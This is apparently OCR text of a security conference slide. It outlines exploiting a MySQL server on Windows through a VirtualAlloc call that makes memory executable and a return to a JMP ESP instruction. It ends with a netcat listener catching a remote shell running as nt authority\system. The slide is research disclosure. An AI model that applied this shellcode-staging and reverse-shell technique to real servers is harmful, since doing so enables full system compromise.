
Use VirtualAlloc call from within MYSQL

```
01AD0030   01ACBA90 Ê||¼0  Address = 01ACBA90
01AD0034   00019000 .Ê0.   Size = 19000 (102400.)
01AD0038   00001000 .▶..   AllocationType = MEM_COMMIT
01AD003C   00000040 @...   Protect = PAGE_EXECUTE_READWRITE
01AD0040   00000040 @...
01AD0044   00403DDA ┌=@.   mysqld.00403DDA
```

Return to a JMP ESP

Crafty stack setup

Profit


Command Prompt - nc -l -p26
C:\syscan>nc -l -p26
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.
C:\Documents and Settings\All Users\Application Data\MySQL\MySQL Server 5.1\Data
>whoami
whoami
nt authority\system
C:\Documents and Settings\All Users\Application Data\MySQL\MySQL Server 5.1\Data
>

www.insomniasec.com